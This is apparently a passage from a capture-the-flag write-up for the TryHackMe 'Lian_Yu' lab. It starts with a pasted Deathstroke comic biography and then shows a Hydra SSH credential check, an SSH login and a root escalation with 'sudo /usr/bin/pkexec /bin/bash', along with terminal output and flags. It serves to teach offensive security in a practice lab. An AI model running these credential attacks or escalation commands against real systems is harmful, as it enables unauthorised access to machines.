Slade Wilson was 16 years old when he enlisted in the United States Army, having lied about his age. After serving a stint in Korea, he was later assigned to Camp Washington where he had been promoted to the rank of major. In the early 1960s, he met Captain Adeline Kane, who was tasked with training young soldiers in new fighting techniques in anticipation of brewing troubles taking place in Vietnam. Kane was amazed at how skilled Slade was and how quickly he adapted to modern conventions of warfare. She immediately fell in love with him and realized that he was without a doubt the most able-bodied combatant that she had ever encountered. She offered to privately train Slade in guerrilla warfare. In less than a year, Slade mastered every fighting form presented to him and was soon promoted to the rank of lieutenant colonel. Six months later, Adeline and he were married and she became pregnant with their first child. The war in Vietnam began to escalate and Slade was shipped overseas. In the war, his unit massacred a village, an event which sickened him. He was also rescued by SAS member Wintergreen, to whom he would later return the favor.

Chosen for a secret experiment, the Army imbued him with enhanced physical powers in an attempt to create metahuman super-soldiers for the U.S. military. Deastroke became a mercenary soon after the experiment when he defied orders and rescued his friend Wintergreen, who had been sent on a suicide mission by a commanding officer with a grudge.[7] However, Slade kept this career secret from his family, even though his wife was an expert military combat instructor.

A criminal named the Jackal took his younger son Joseph Wilson hostage to force Slade to divulge the name of a client who had hired him as an assassin. Slade refused, claiming it was against his personal honor code. He attacked and killed the kidnappers at the rendezvous. Unfortunately, Joseph's throat was slashed by one of the criminals before Slade could prevent it, destroying Joseph's vocal cords and rendering him mute.

After taking Joseph to the hospital, Adeline was enraged at his endangerment of her son and tried to kill Slade by shooting him, but only managed to destroy his right eye. Afterwards, his confidence in his physical abilities was such that he made no secret of his impaired vision, marked by his mask which has a black, featureless half covering his lost right eye. Without his mask, Slade wears an eyepatch to cover his eye.

```

I tried the password with these usernames aswell and found a valid ssh credential.

```

File Actions Edit View Help
root@kali: ~/thm/lianyu root@kali: ~/thm/lianyu root@kali: ~/thm/lianyu root@kali: ~/thm/lianyu

[root@kali]# hydra -l 'slade' -p 'M3tahuman' ssh://10.10.218.129
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these ** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-07-08 04:13:47
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 1 task per 1 server, overall 1 task, 1 login try (l:1/p:1), ~1 try per task
[DATA] attacking ssh://10.10.218.129:22/
[22][ssh] host: 10.10.218.129 login: slade password: M3tahuman
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-07-08 04:13:50

```

I connected to the machine using the discovered credentials through ssh.

```

[root@kali]# ssh slade@10.10.218.129
The authenticity of host '10.10.218.129 (10.10.218.129)' can't be established.
ED25519 key fingerprint is SHA256:D0qn9NupTPWQ92bfgsqdadDEGbQVHMyMiBUDa0bKsOM.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.218.129' (ED25519) to the list of known hosts.
slade@10.10.218.129's password:
      Way To SSH...
      Loading.....Done..
      Connecting To Lian_Yu Happy Hacking
      WELCOME2
      LIAN_YU
slade@LianYu:~$ |

```

Finally, I captured the user flag from my home directory.

```
slade@LianYu:~$ ls
user.txt
slade@LianYu:~$ cat user.txt
THM{P3
slade@LianYu:~$ pwd
/home/slade
slade@LianYu:~$ |
```

PRIVILEGE ESCALATION

I then listed my **sudo** privileges and found that I was allowed to run the **pkexec** binary as root without password.

```
slade@LianYu:~$ sudo -l
[sudo] password for slade:
Matching Defaults entries for LianYu:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin
User slade may run the following commands on LianYu:
    (root) PASSWD: /usr/bin/pkexec
slade@LianYu:~$ |
```

I referred to **gtfobins** and found a way to exploit this to get root access.

The screenshot shows a browser window with the URL <https://gtfobins.github.io/gtfobins/pkexec/>. The page displays a exploit for the /pkexec binary. It includes a 'Sudo' button and a note about the binary being allowed to run as superuser by sudo. A red input field contains the command `sudo pkexec /bin/sh`.

I executed the commands and gained root access on the target.

```
File Actions Edit View Help
root@kali:~/thm/lianyu slade@LianYu:~ root@kali:~/thm/lianyu root@kali:~/thm/lianyu
slade@LianYu:~$ sudo -l
[sudo] password for slade:
Matching Defaults entries for slade on LianYu:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User slade may run the following commands on LianYu:
    (root) PASSWD: /usr/bin/pkexec
slade@LianYu:~$ sudo /usr/bin/pkexec /bin/bash
root@LianYu:~# id
uid=0(root) gid=0(root) groups=0(root)
root@LianYu:~# whoami
root
root@LianYu:~#
```

I then captured the root flag from the root user's home directory.

```
File Actions Edit View Help
root@kali:~/thm/lianyu slade@LianYu:~ root@kali:~/thm/lianyu root@kali:~/thm/lianyu
root@LianYu:~# cd /root
root@LianYu:~# ls
root.txt
root@LianYu:~# cat root.txt
Mission accomplished
pkexec
Sudo
You are injected me with Mirakuru:) —> Now slade Will become DEATHSTROKE.
If the binary is allowed to run as superuser by sudo, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

THM{MY_}
--DEATHSTROKE

Let me know your comments about this machine :)
I will be available @twitter @User6825
root@LianYu:~#
```

That's it from my side!

Until next time :)

